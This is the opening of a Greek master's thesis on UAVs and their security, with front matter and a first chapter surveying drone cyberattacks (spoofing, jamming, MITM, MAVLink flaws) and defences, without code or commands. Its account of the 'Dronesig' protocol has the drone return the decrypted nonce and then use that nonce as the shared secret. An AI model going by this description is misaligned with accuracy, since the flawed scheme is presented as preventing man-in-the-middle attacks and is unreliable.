



**ΔΙΕΘΝΕΣ ΠΑΝΕΠΙΣΤΗΜΙΟ ΕΛΛΑΔΟΣ**

**ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ, ΥΠΟΛΟΓΙΣΤΩΝ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ**

**ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ ΣΤΗ ΡΟΜΠΟΤΙΚΗ**

**Μεταπτυχιακός Φοιτητής: Ευτύχιος Ι. Βλάχου (Α.Μ 91)**

**Τίτλος Διπλωματικής Εργασίας: «Ετερογενή Εναέρια Ρομπότ σε  
Πλατφόρμες Ασύρματων Επικοινωνιών»**



**Επιβλέπων Καθηγητής: Δημήτριος Ευσταθίου, Αναπλ. Καθηγητής**

**Σέρρες, Ιανουάριος 2023**

Copyright © Βλάχου Ευτύχιος, 2022

Με επιφύλαξη παντός δικαιώματος. All rights reserved.

Απαγορεύεται η αντιγραφή, αποθήκευση και διανομή της παρούσας εργασίας, εξ ολοκλήρου τμήματος αυτής, για εμπορικό σκοπό. Επιτρέπεται η ανατύπωση, αποθήκευση και διανομή για σκόπιμη κερδοσκοπικό, εκπαιδευτικής ή ερευνητικής φύσης, υπό την προϋπόθεση να αναφέρεται η πηγή προέλευσης και να διατηρείται το παρόν μήνυμα. Ερωτήματα που αφορούν τη χρήση της εργασίας για κερδοσκοπικό σκοπό πρέπει να απευθύνονται προς τον συγγραφέα.

Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και δεν πρέπει να ερμηνευθεί ότι αντιπροσωπεύουν τις επίσημες θέσεις του Διεθνούς Πανεπιστημίου Ελλάδος.

## **Υπεύθυνη Δήλωση**

Βεβαιώνω πως είμαι ο συγγραφέας αυτής της μεταπτυχιακής διπλωματικής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται σε αυτήν. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς, είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η μεταπτυχιακή διπλωματική εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του Προγράμματος Μεταπτυχιακών Σπουδών στη Ρομποτική του Τμήματος Μηχανικών Πληροφορικής, Υπολογιστών και Τηλεπικοινωνιών του Διεθνούς Πανεπιστημίου της Ελλάδος.

Ευτύχιος Βλάχου

## **Ευχαριστίες**

Θα ήθελα να ευχαριστήσω από καρδιάς όλους όσους είτε άμεσα είτε έμμεσα βοήθησαν στην ολοκλήρωση του Προγράμματος Μεταπτυχιακών Σπουδών στη Ρομποτική. Ένα ιδιαίτερο ευχαριστώ ανήκει στην οικογένεια μου που αποτέλεσε όλα αυτά τα χρόνια ένα καθοριστικό κομμάτι στην επιτυχή ολοκλήρωση των σπουδών στηρίζοντας με τόσο οικονομικά όσο και ψυχολογικά. Ειδική αναφορά θα ήθελα να κάνω στον επιβλέποντα καθηγητή μου τον κ. Ευσταθίου Δημήτριο που στα φοιτητικά μου χρόνια μου μετέδωσε πολύ σημαντικές γνώσεις αλλά και για την δυνατότητα που μου έδωσε να ασχοληθώ με ένα τόσο σημαντικό θέμα κατά την διάρκεια εκπόνησης της διπλωματικής μου εργασίας, συμβάλλοντας τα μέγιστα με τις εύστοχες παρατηρήσεις και διορθώσεις που μου επισήμανε σε ένα τόσο σημαντικό ζήτημα που μελέτησα, κατευθύνοντας με ουσιαστικά για την επιτυχή του ολοκλήρωση. Τέλος θα ήθελα να ευχαριστήσω θερμά την επιτροπή αξιολόγησης τον Διευθυντή του ΠΜΣ στη Ρομποτική Καθηγητή κ. Ιωάννη Καλόμοιρο όσο και τον Επίκουρο Καθηγητή κ. Ιωάννη Βουρβουλάκη.

## Περιεχόμενα

Περίληψη Διπλωματικής Εργασίας .....	8
Abstract.....	10
Κεφάλαιο 1 <sup>ο</sup> : Εισαγωγή στα μη επανδρωμένα εναέρια ρομπότ (UAVs) – Προβλήματα κυβερνοεπιθέσεων σε UAVs .....	11
1.1 Εισαγωγή .....	11
1.2 Ορισμός.....	11
1.3 Ανάλυση κυβερνο-απειλών σε UAVs.....	12
1.4 Έρευνα βιβλιογραφίας σχετικά με Cyber Attacks σε UAVs .....	14
1.5 Εντοπισμός προβλημάτων ασφάλειας (πρακτική υλοποίηση).....	18
Κεφάλαιο 2 <sup>ο</sup> : Κατηγοριοποίηση, Σύνθεση και Τεχνολογίες των Μη Επανδρωμένων Εναέριων Οχημάτων .....	22
2.1 Είδη Drones .....	22
2.2 Διαχωρισμός UAVs με βάση το ύψος πτήσης τους.....	24
2.3 Διαχωρισμός UAVs με βάση το άνοιγμα των πτερυγίων .....	28
2.4 Διαχωρισμός UAVs με βάση το είδος του ηλεκτρικού κινητήρα.....	31
2.5 Κατηγοριοποίηση UAVs με βάση τους βραχίονες τους.....	33
2.6 Κατηγοριοποίηση UAVs με βάση τον τρόπο οδήγησης.....	37
2.7 Κατηγοριοποίηση UAVs με βάση την εφαρμογή τους.....	39
2.8 Κατηγοριοποίηση UAVs με βάση την νομοθεσία .....	42
2.9 Σύνθεση του συστήματος των μη επανδρωμένων εναέριων οχημάτων.....	43
2.9.1 Σταθμός εδάφους-ελέγχου .....	44
2.9.2 Ωφέλιμο φορτίο .....	45
2.9.3 Αεροσκάφος.....	46
2.9.4 Σύστημα πλοήγησης .....	46
2.9.5 Βασικός εξοπλισμός.....	46
2.9.6 Επικοινωνίες .....	47
2.9.7 Διασυνδέσεις.....	47
2.9.8 Εγχειρίδιο υποστήριξης .....	50
Κεφάλαιο 3 <sup>ο</sup> : Εφαρμογές και καθημερινές χρήσεις των μη επανδρωμένων εναέριων οχημάτων (UAVs).....	51
3.1 Εισαγωγή .....	51

3.2 UAVs και έξυπνες πόλεις .....	52
3.3 Χρήση Drones στο αστικό περιβάλλον.....	54
3.4 Χρήση Drones για επιθεώρηση κατασκευών και υποδομών .....	57
3.4.1 Βασικές Προκλήσεις στην χρήση UAVs σε εφαρμογές επιθεώρησης υποδομών.....	58
3.5 Χρήση Drones για παρακολούθηση της οδικής κυκλοφορίας.....	59
3.5.1 Προκλήσεις στην χρήση Drones για παρακολούθηση της οδικής κυκλοφορίας.....	61
3.6 Χρήση Drones για παράδοση αγαθών .....	61
3.6.1 Προκλήσεις Drones για παράδοση αγαθών .....	63
3.7 Χρήση Drones στην αρχαιολογία-Τοπογραφία-Χωροταξία.....	63
3.8 Χρήση μη επανδρωμένων οχημάτων στην έρευνα και διάσωση.....	64
3.8.1 Προκλήσεις Drones στην έρευνα και διάσωση.....	66
3.9 Χρήση μη επανδρωμένων οχημάτων για την παροχή ασύρματης κάλυψης.....	67
3.9.1 Χρήση drones για την παροχή ασύρματης κάλυψης.....	68
3.9.2 Προκλήσεις Drones για την παροχή ασύρματου δικτύου.....	70
3.10 Χρήση Drones στην γεωργία .....	71
3.10.1 Εισαγωγή.....	71
3.10.2 Προκλήσεις Drones για χρήση τους στην γεωργία ακριβείας .....	73
3.11 Χρήση Drones για στρατιωτικές εφαρμογές.....	74
3.11.1 Προκλήσεις Drones για στρατιωτικές εφαρμογές .....	76
Κεφάλαιο 4 <sup>ο</sup> : Κίνδυνοι και ασφάλεια δεδομένων UAVs .....	77
4.1 Εισαγωγή .....	77
4.2 Βασική Αρχιτεκτονική σε ασύρματες συνδέσεις δικτύων.....	77
4.2.1 Control and Non-Payload Communications Link (CNPC).....	78
4.2.2 Data Link .....	79
4.3 Πρωτόκολλα επικοινωνίας.....	79
4.3.1 IEEE 802.11 .....	80
4.3.2 Wi-Fi Protected Access (WPA, WPA2, WPA3) .....	80
4.3.3 Transmission Control Protocol (TCP) .....	81
4.3.4 User Datagram Protocol (UDP) .....	81
4.3.5 Address Resolution Protocol (ARP) .....	82
4.4 Κίνδυνοι και απειλές ασύρματων συνδέσεων UAVs .....	82

4.5 Τύποι Επιθέσεων σε UAVs.....	84
4.5.1 Jamming/Spoofing GPS data – UAV transmissions .....	84
4.5.2 Denial of service .....	84
4.5.3 Man in the middle .....	85
4.5.4 Υποκλοπή δεδομένων – Filesystem backdoor .....	85
4.5.5 Πλήρης έλεγχος του UAV .....	85
4.5.6 Παραβίαση κωδικού πρόσβασης Wi-Fi.....	86
Κεφάλαιο 5ο: Δοκιμές επιθέσεων σε Drone (Penetration Testing) .....	87
5.1 Εισαγωγή .....	87
5.2 Λειτουργία παρακολούθησης (Monitor mode).....	90
5.3 Παραβίαση κωδικού πρόσβασης (Password Crack).....	91
5.3.1 Ανίχνευση δικτύων - password cracking .....	91
5.3 Denial of Service attack .....	103
5.4 ARP spoofing.....	104
5.5 Υποκλοπή βίντεο .....	106
5.6 Συμπεράσματα και προτάσεις επέκτασης της εργασίας .....	110
Βιβλιογραφία .....	112
Παράρτημα .....	124

## Περίληψη Διπλωματικής Εργασίας

Η χρήση και η εξέλιξη των μη επανδρωμένων ιπτάμενων οχημάτων (drones και UAVs) αποτελούν κομμάτι της καθημερινότητας μας. Τόσο η ανάπτυξη τους σε επίπεδο κατασκευαστικό όσο και σε ερευνητικό οδήγησε σε μία διαχρονική εξέλιξη τους τις τελευταίες δεκαετίες αποτελώντας κομμάτι πολλών επιμέρους δράσεων. Εκτός από στρατιωτικές εφαρμογές χρησιμοποιούνται στην γεωργία, στον έλεγχο κατασκευαστικών υποδομών, στην καταγραφή δεδομένων παρέχοντας ασύρματη σύνδεση στον χρήστη, καθώς και στην κάλυψη αθλητικών αγώνων και δημοσιογραφικών πληροφοριών ακόμα και σε αρκετά μεγάλη απόσταση. Επιπλέον τα έξυπνα drones που θα χρησιμοποιηθούν τα επόμενα χρόνια θα αποτελέσουν αναπόσπαστο κομμάτι τεχνολογικής επανάστασης που θα περιλαμβάνει την ανάπτυξη τηλεπικοινωνιακών δικτύων 5<sup>ης</sup> γενιάς αλλάζοντας τον τρόπο επικοινωνίας με την αύξηση της χωρητικότητας των δεδομένων που θα δέχονται καθώς και τις δυνατότητες που θα προσφέρουν με την ταχύτερη μετάδοση δεδομένων. Με αυτόν τον τρόπο διευκολύνεται η ζωή δισεκατομμυρίων ανθρώπων που θα έχουν την δυνατότητα με τα εναέρια ρομπότ να συλλέγουν ταχύτερα δεδομένα σε πραγματικό χρόνο. Επιπλέον προσφέροντας ανταγωνιστικά πλεονεκτήματα θα δημιουργήσουν νέα επιχειρηματικά μοντέλα δίνοντας νέες ευκαιρίες για τεχνολογική εξέλιξη.

Η παρούσα διπλωματική εργασία στηρίζεται στην μελέτη, εξέλιξη και κατηγοριοποίηση των ετερογενών εναέριων ρομπότ (drones) και τις δυνατότητες που προσφέρουν με την χρήση τους. Αντίστοιχα εμφανίζονται και σοβαρές ενστάσεις σε σχέση με ζητήματα υποκλοπής προσωπικών δεδομένων, έτσι είναι σκόπιμο να καλύπτονται οι κανονισμοί και τα πρωτόκολλα λειτουργίας σε όλο το εύρος τους. Πλήθος ερευνητικών περιοχών έχει ασχοληθεί σοβαρά με αυτό το ζήτημα ώστε να προκριθούν λύσεις καλύτερης ασφάλειας και προστασίας με βάση τους ισχύοντες κανονισμούς σε όλες τις πτυχές του.

Αρχικά στο πρώτο κεφάλαιο πραγματοποιείται μία γενικότερη αναφορά κάνοντας μία ιστορική αναδρομή σχετικά με τα μη επανδρωμένα εναέρια οχήματα (UAVs) και τον ρόλο τους σε διάφορες καθημερινές χρήσεις, καλύπτοντας βασικές ανάγκες. Στο δεύτερο κεφάλαιο



επικεντρωνόμαστε στις τεχνολογίες, τα βασικά κατασκευαστικά τους χαρακτηριστικά και στα είδη των drones. Στο τρίτο κεφάλαιο γίνεται ιδιαίτερη αναφορά στις εφαρμογές που μπορούν να χρησιμοποιηθούν, καλύπτοντας ένα ευρύ φάσμα καθημερινών αναγκών. Ιδιαίτερη αναφορά που χρήζει επισήμανσης και θα αναφερθεί στο τέταρτο κεφάλαιο αφορά την ασφάλεια δεδομένων, τους πιθανούς κινδύνους επιθέσεων αλλά και τεχνικές άμυνας ώστε να μπορέσουν να αποφευχθούν κακόβουλες ενέργειες που μπορούν να επηρεάσουν την λειτουργία τους. Τέλος, με την εφαρμογή διαφόρων επιθέσεων σε πραγματικό χρόνο σε μη επανδρωμένα ιπτάμενα οχήματα, ελέγχθηκαν τα κενά ασφαλείας τους προκειμένου να εξαχθούν χρήσιμα συμπεράσματα.

**Λέξεις Κλειδιά:** Μη επανδρωμένα εναέρια ρομπότ, Πρωτόκολλα επικοινωνίας, Ασφάλεια Δεδομένων, επιθέσεις πραγματικού χρόνου

## Abstract

Unmanned Aerial Vehicles (UAVs) are part of our daily life. Nowadays, UAVs are used intensely covering military applications, agricultural applications, in the control of construction infrastructure, data recording providing wireless connection to its user, coverage of sports games as well as journalistic information even at a fairly long distance. Due to their easy-to-use functionality based on wireless communication and also because they do not require any special infrastructure in their installation, they are becoming an increasing technological and research subject of study. Noteworthy, to emphasize that lack of proper infrastructure and non-compliance to security protocols can bring risk related to the security and protection of personal data due to the interference observed in a wireless channel and malicious actions that can threaten the operation of UAVs.

The scope of this thesis is to discuss the main categories of aerial robots that are used, their technical characteristics, as well as, their basic functions in each of the applications. Noteworthy, the thesis will analyze UAVs data security and the potential risks they can be exposed to, as well as, the defense techniques that can provide solutions to protect them. Finally, using different communication protocols through cluster simulation software, conclusions will be drawn regarding UAVs operation and their data security.

**Keywords:** Unmanned Aerial Robots, Unmanned Aerial Vehicles, Communication Protocols, Data Security, real-time attacks

# Κεφάλαιο 1<sup>ο</sup>: Εισαγωγή στα μη επανδρωμένα εναέρια ρομπότ (UAVs) – Προβλήματα κυβερνοεπιθέσεων σε UAVs

## 1.1 Εισαγωγή

Αν παρατηρήσει κανείς την τεράστια τεχνολογική εξέλιξη στα τελευταία χρόνια θα διαπιστώσει ότι όλο και περισσότερα νέα συστήματα εισάγονται στην καθημερινότητα μας ώστε να την διευκολύνουν. Τα μη επανδρωμένα εναέρια ρομπότ (UAVs) αποτελούν ένα βασικό στοιχείο διαχρονικής εξέλιξης και χρήσης. Άλλωστε οι σημαντικές ανάγκες που μπορεί να καλύψουν, η εξαγωγή τεράστιου όγκου δεδομένων, καθώς και η ευκολία χρήσης τους σε συνδυασμό με το χαμηλό κόστος και βάρος τους τα καθιστούν βασικό εργαλείο με πολλαπλές χρήσεις [1]. Αρχικά, η χρήση τους ήταν αποκλειστικά για στρατιωτικούς σκοπούς. Με το πέρασμα των χρόνων όμως χρησιμοποιήθηκαν για χαρτογράφηση, ζητήματα ασφαλείας, έλεγχο της κυκλοφοριακής κίνησης, κάλυψη δημοσιογραφικών ειδήσεων και αθλητικών μεταδόσεων καθώς και στην ψυχαγωγία [2],[3],[4].

## 1.2 Ορισμός

Ως ιπτάμενο μη επανδρωμένο σκάφος θεωρείται κάθε είδους ιπτάμενο όχημα που κινείται είτε αυτόματα είτε τηλεκατευθυνόμενα. Πέρα από την ψυχαγωγία που προσφέρουν τα drones, αποτελούν ένα βασικό στοιχείο μελέτης και έρευνας τόσο για επιστημονικούς όσο και κρατικούς λόγους. Αποτελούν μία σύγχρονη πλατφόρμα επικοινωνίας και συλλογής μεγάλου όγκου δεδομένων που σε αρκετές περιπτώσεις καθίσταται ακατόρθωτη η επεξεργασία τους για τον άνθρωπο. Με βάση τον τρόπο που επιτυγχάνεται η πτήση τους διακρίνονται σε δύο βασικές κατηγορίες. Σε αυτά που διαθέτουν σταθερά πτερύγια με χαρακτηριστικό παράδειγμα τα αεροπλάνα, και σε αυτά που διαθέτουν έλικες (ελικοπτεροτά). Επιπρόσθετα, είναι χρήσιμο να

τονίσουμε ότι θα αποτελέσουν σε μερικά χρόνια με την τεχνολογική «έκρηξη» των τηλεπικοινωνιών 5<sup>ης</sup> γενιάς το βασικό στοιχείο προσομοίωσης και προσπάθειας βελτιστοποίησης σμήνους UAV ώστε να εξάγονται σημαντικά συμπεράσματα [5].



Εικ. 1.1: Μη επανδρωμένο εναέριο ρομπότ (Drone)

### 1.3 Ανάλυση κυβερνο-απειλών σε UAVs

Οι κυβερνο-φυσικές επιθέσεις σε μη επανδρωμένα αεροσκάφη (UAV) μπορεί να έχουν σοβαρές επιπτώσεις, από την απώλεια ευαίσθητων δεδομένων έως τη φυσική ζημία ή βλάβη σε ανθρώπους και περιουσίες. Τέτοια ήδη επιθέσεων μπορούν να αναλυθούν από την οπτική γωνία των κυβερνο-φυσικών συστημάτων (Cyber Physical Systems -CPS). Παρακάτω ακολουθεί μια σειρά πιθανών επιθέσεων.

Μια πιθανή κυβερνο-φυσική επίθεση σε UAV είναι η επίθεση GPS spoofing, όπου ο επιτιθέμενος δημιουργεί ένα ψευδές σήμα GPS για να εξαπατήσει το ενσωματωμένο σύστημα πλοήγησης του UAV. Αυτό μπορεί να οδηγήσει το UAV σε παρέκκλιση από την πορεία του ή σε πρόσκρουση σε εμπόδια, με αποτέλεσμα να προκληθεί φυσική ζημία ή βλάβη. Επιπλέον, ένας επιτιθέμενος μπορεί να χρησιμοποιήσει επίθεση άρνησης παροχής υπηρεσιών (DoS) για να διακόψει την επικοινωνία του UAV με τον απομακρυσμένο ελεγκτή του, οδηγώντας σε απώλεια ελέγχου και ενδεχομένως σε συντριβή[6].

Μια άλλη πιθανή κυβερνο-φυσική επίθεση σε UAV είναι η επίθεση κακόβουλου λογισμικού, όπου ο επιτιθέμενος αποκτά πρόσβαση στα συστήματα υπολογιστών του UAV και εγκαθιστά κακόβουλο λογισμικό. Αυτό θα μπορούσε να επιτρέψει στον επιτιθέμενο να αναλάβει τον έλεγχο του UAV ή να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα, όπως τα σχέδια αποστολής ή τα δεδομένα αισθητήρων του UAV. Ένας εισβολέας μπορεί επίσης να χρησιμοποιήσει μια επίθεση πλευρικού καναλιού, όπως μια ανάλυση ισχύος ή μια ανάλυση ηλεκτρομαγνητικής ακτινοβολίας, για να αποσπάσει ευαίσθητες πληροφορίες από τα συστήματα υπολογιστών του UAV.

Εκτός από αυτές τις επιθέσεις, τα UAV είναι επίσης ευάλωτα σε φυσικές επιθέσεις, όπως σύγκρουση με άλλο αντικείμενο ή σκόπιμη καταστροφή από επιτιθέμενο. Μια κυβερνο-φυσική επίθεση μπορεί επίσης να περιλαμβάνει φυσική αλλοίωση των εξαρτημάτων του UAV, όπως οι αισθητήρες ή τα συστήματα επικοινωνίας.

Για την αντιμετώπιση αυτών των απειλών κυβερνο-φυσικής επίθεσης, μπορούν να ληφθούν διάφορα μέτρα, όπως η εφαρμογή ασφαλών πρωτοκόλλων επικοινωνίας, η χρήση ισχυρών μηχανισμών ελέγχου ταυτότητας και η εφαρμογή κρυπτογράφησης σε ευαίσθητα δεδομένα. Επιπλέον, τα υπολογιστικά συστήματα του UAV μπορούν να θωρακιστούν έναντι επιθέσεων κακόβουλου λογισμικού εφαρμόζοντας ισχυρές πολιτικές ελέγχου πρόσβασης και πραγματοποιώντας τακτικές ενημερώσεις λογισμικού. Τα μέτρα φυσικής ασφάλειας, όπως η χρήση εξαρτημάτων ανθεκτικών στην αλλοίωση και η εφαρμογή συστημάτων αποφυγής συγκρούσεων, μπορούν επίσης να βοηθήσουν στην αποτροπή φυσικών επιθέσεων[7].

Συνολικά, η ενδελεχής ανάλυση των απειλών κυβερνο-φυσικών επιθέσεων είναι απαραίτητη για τη διασφάλιση της ασφαλούς και αξιόπιστης λειτουργίας των UAV σε κρίσιμες εφαρμογές. Λαμβάνοντας υπόψη την προοπτική των CPS και εφαρμόζοντας τα κατάλληλα μέτρα ασφαλείας, τα UAV μπορούν να προστατευθούν από ένα ευρύ φάσμα απειλών κυβερνο-φυσικών επιθέσεων.

## 1.4 Έρευνα βιβλιογραφίας σχετικά με Cyber Attacks σε UAVs

Στην παρούσα εργασία πραγματοποιήθηκε έρευνα στην διεθνή βιβλιογραφία σχετικά με τα διάφορα ήδη επιθέσεων σε ετερογενή εναέρια ρομπότ (UAVs). Αρχικά έγινε καταγραφή ενδιαφερόντων άρθρων που εντοπίστηκαν και σύγκριση τους, σε συνδυασμό με τα κενά ασφαλείας που εντοπίζονται στα διαφορετικά είδη των ετερογενών εναέριων ρομπότ. Ένα βασικό είδος επίθεσης σε UAVs, αποτελεί ο έλεγχος της θέσης ενός drone, όπου αποτελεί ένα σημαντικό κομμάτι της αυτοματοποιημένης πτήσης. Οι περισσότεροι σημερινοί αλγόριθμοι ελέγχου θέσης είναι βασισμένοι σε GPS, αλλά αυτό δεν είναι πάντα εφικτό σε όλες τις περιοχές, ειδικά σε κλειστούς εσωτερικούς χώρους ή σε περιοχές με πολλά εμπόδια. Έτσι, υπάρχουν αλγόριθμοι ελέγχου θέσης που χρησιμοποιούν διάφορους αισθητήρες όπως επιταχυνσιόμετρα, γυροσκόπια και αισθητήρες υπερήχων. Ωστόσο, οι επιθέσεις σε αυτούς τους αλγόριθμους ελέγχου θέσης μπορούν να προκαλέσουν σοβαρά προβλήματα στο drone, όπως αλλαγή της θέσης του και απώλεια του ελέγχου του. Για παράδειγμα, μπορούμε να επηρεάσουμε το drone με εικονικά δεδομένα θέσης ή να τροποποιήσουμε τη μέτρηση της θέσης του από τους αισθητήρες του. Επιπλέον, η χρήση αισθητήρων υπερήχων μπορεί να χρησιμοποιηθεί για να παραπλανήσει το drone όσον αφορά την απόσταση από τα εμπόδια και την ταχύτητα του [8].

Το Jamming και το spoofing, αποτελούν δύο ακόμα είδη επιθέσεων σε drones, που μπορεί να έχουν σοβαρές συνέπειες τόσο για το μη επανδρωμένο αεροσκάφος όσο και για τον χειριστή του.

Το Jamming περιλαμβάνει τη χρήση ενός σήματος υψηλής ισχύος για να υπερκεράσει το σύστημα επικοινωνίας του drone, με αποτέλεσμα να χάσει τον έλεγχο και ενδεχομένως να συντριβεί. Αυτός ο τύπος επίθεσης χρησιμοποιείται συχνά για τη διακοπή της λειτουργίας των μη επανδρωμένων αεροσκαφών σε ευαίσθητες περιοχές, όπως στρατιωτικές βάσεις ή αεροδρόμια, και μπορεί να πραγματοποιηθεί με τη χρήση εύκολα διαθέσιμου εξοπλισμού.

Το spoofing, από την άλλη πλευρά, περιλαμβάνει την παρεμβολή του συστήματος πλοήγησης του drone ώστε να νομίζει ότι βρίσκεται κάπου που δεν είναι. Αυτό μπορεί να οδηγήσει το drone να παρεκκλίνει από την προβλεπόμενη πορεία του ή ακόμη και να πετάξει σε μια εντελώς διαφορετική τοποθεσία. Οι επιθέσεις spoofing είναι συχνά πιο περίπλοκες από τις επιθέσεις

jamming και απαιτούν πιο εξειδικευμένο εξοπλισμό και τεχνογνωσία για την πραγματοποίησή τους. Για την προστασία από αυτούς τους τύπους επιθέσεων στον κυβερνοχώρο, οι χειριστές drone μπορούν να λάβουν διάφορα μέτρα. Μια επιλογή είναι η χρήση της τεχνολογίας διασποράς φάσματος με εναλλαγή συχνοτήτων (FHSS), η οποία επιτρέπει στο drone να εναλλάσσεται γρήγορα μεταξύ διαφορετικών συχνοτήτων για να αποφεύγονται οι παρεμβολές. Επιπλέον, οι εταιρείες κατασκευής μπορούν να χρησιμοποιούν κρυπτογράφηση για να προστατεύουν τα σήματα επικοινωνίας του drone από υποκλοπή και αλλοίωση. Για την προστασία από επιθέσεις παραποίησης, οι κατασκευάστριες εταιρείες μπορούν να χρησιμοποιούν τεχνικές όπως η αυθεντικοποίηση σήματος GPS και το φιλτράρισμα σήματος για την επαλήθευση της αυθεντικότητας των σημάτων GPS και το φιλτράρισμα τυχόν δυνητικά επιβλαβών σημάτων. Είναι επίσης σημαντικό για τους φορείς εκμετάλλευσης να ενημερώνονται για τις τελευταίες απειλές κυβερνοασφάλειας και να διατηρούν τον εξοπλισμό και το λογισμικό τους ενημερωμένα με τις τελευταίες επιδιορθώσεις και ενημερώσεις ασφαλείας [9].

Ένα ακόμα είδος επίθεσης σε εναέρια ρομπότ, αποτελεί το "man in the middle". Μία "man in the middle" (MITM) επίθεση σε drones σημαίνει ότι ένας επιτιθέμενος καταφέρνει να εισχωρήσει στην επικοινωνία μεταξύ του drone και του ελεγκτή και να αλλοιώνει τα δεδομένα που μεταδίδονται. Στην πράξη, αυτό μπορεί να σημαίνει ότι ο επιτιθέμενος μπορεί να αντιγράψει, να παρακολουθεί ή να αλλοιώσει τις εντολές που δίνονται στο drone ή τα δεδομένα που στέλνει ή λαμβάνει το drone. Μία "Man in the middle" επίθεση στα drones είναι εξαιρετικά επικίνδυνη, καθώς οι επιθέσεις αυτού του είδους μπορούν να οδηγήσουν σε σοβαρά ατυχήματα. Για παράδειγμα, αν ο επιτιθέμενος αλλοιώσει τις εντολές που δίνονται στο drone, μπορεί να το οδηγήσει σε λάθος κατεύθυνση ή να το προκαλέσει να συγκρουστεί με άλλα αντικείμενα. Για να αποτραπούν "man in the middle" επιθέσεις στα drones, είναι σημαντικό να χρησιμοποιηθούν ασφαλή πρωτόκολλα επικοινωνίας και κρυπτογράφησης δεδομένων.

Ένα τέτοιο πρωτόκολλο είναι το Dronesig ένα πρωτόκολλο ψηφιακής υπογραφής σχεδιασμένο για drones που εξασφαλίζει ασφαλή επικοινωνία και αποτρέπει τις επιθέσεις "man in the middle". Το πρωτόκολλο χρησιμοποιεί κρυπτογραφία για να παρέχει αυθεντικοποίηση και ακεραιότητα και λειτουργεί ως εξής:

Αρχικά το drone δημιουργεί ένα ζευγάρι κλειδιών δημόσιου-ιδιωτικού και στέλνει το δημόσιο κλειδί του στον ελεγκτή. Στην συνέχεια ο ελεγκτής δημιουργεί έναν τυχαίο αριθμό (nonce) και τον κρυπτογραφεί χρησιμοποιώντας το δημόσιο κλειδί του drone. Ακολούθως το drone αποκρυπτογραφεί το nonce χρησιμοποιώντας το ιδιωτικό του κλειδί και τον στέλνει πίσω στον ελεγκτή. Και το drone και ο ελεγκτής χρησιμοποιούν το nonce ως ένα κοινό μυστικό για να παράγουν ένα κλειδί συνεδρίας χρησιμοποιώντας μια συνάρτηση παραγωγής κλειδιών. Το μη επανδρωμένο αεροσκάφος και ο ελεγκτής χρησιμοποιούν το κλειδί συνόδου για να επαληθεύσουν τα μηνύματα χρησιμοποιώντας έναν αλγόριθμο ψηφιακής υπογραφής ελλειπτικής καμπύλης (ECDSA). Αυτό το πρωτόκολλο διασφαλίζει ότι μόνο το drone με το αντίστοιχο ιδιωτικό κλειδί μπορεί να αποκρυπτογραφήσει και να αντλήσει το κλειδί συνόδου, αποτρέποντας τις επιθέσεις "man-in-the-middle". Η χρήση του ECDSA παρέχει ισχυρή κρυπτογραφική ασφάλεια, διατηρώντας παράλληλα το πρωτόκολλο αρκετά αποδοτικό ώστε να μπορεί να χρησιμοποιηθεί σε μη επανδρωμένα αεροσκάφη με περιορισμένους υπολογιστικούς πόρους [10]. Συνολικά, το πρωτόκολλο Dronesig παρέχει έναν ασφαλή και αποτελεσματικό τρόπο επικοινωνίας των μη επανδρωμένων αεροσκαφών με τους ελεγκτές τους, διασφαλίζοντας την εμπιστευτικότητα, την ακεραιότητα και την αυθεντικότητα της επικοινωνίας τους.

Ακολούθως μελετήθηκαν πρωτόκολλα επικοινωνίας σε συνδέσεις μεταξύ drones, προκειμένου να εντοπιστούν οι ευπάθειες τους. Το πρωτόκολλο MAVLink είναι ένα ελαφρύ πρωτόκολλο ανταλλαγής μηνυμάτων που χρησιμοποιείται συνήθως σε μη επανδρωμένα εναέρια οχήματα (UAV) και άλλα αυτόνομα συστήματα. Ενώ θεωρείται γενικά ασφαλές και αξιόπιστο πρωτόκολλο, εξακολουθούν να υπάρχουν πιθανά τρωτά σημεία που θα μπορούσαν να αξιοποιηθούν από επιτιθέμενους για να αποκτήσουν τον έλεγχο των UAV ή να θέσουν με άλλο τρόπο σε κίνδυνο τις λειτουργίες τους.

Μια πιθανή ευπάθεια σχετίζεται με τους μηχανισμούς ελέγχου ταυτότητας και κρυπτογράφησης που χρησιμοποιούνται στο MAVLink. Εάν αυτοί δεν εφαρμόζονται σωστά, οι επιτιθέμενοι μπορεί να είναι σε θέση να υποκλέψουν τα μηνύματα επικοινωνίας, επιτρέποντάς τους ενδεχομένως να πάρουν τον έλεγχο του UAV ή να το αναγκάσουν να συμπεριφερθεί με απροσδόκητους τρόπους.



Μια άλλη πιθανή ευπάθεια σχετίζεται με τη φυσική ασφάλεια του UAV και των συστημάτων ελέγχου του. Εάν ένας επιτιθέμενος είναι σε θέση να αποκτήσει φυσική πρόσβαση στο UAV ή στα συστήματα ελέγχου του, μπορεί να παρακάμψει τα μέτρα ασφαλείας και να αναλάβει τον έλεγχο του οχήματος.

Τέλος, υπάρχει επίσης ο κίνδυνος επιθέσεων στον επίγειο σταθμό ελέγχου που χρησιμοποιείται για την επικοινωνία με το UAV. Εάν ο επίγειος σταθμός ελέγχου παραβιαστεί, οι επιτιθέμενοι μπορεί να είναι σε θέση να υποκλέψουν τα μηνύματα MAVLink και να ελέγξουν τη συμπεριφορά του UAV από απόσταση.

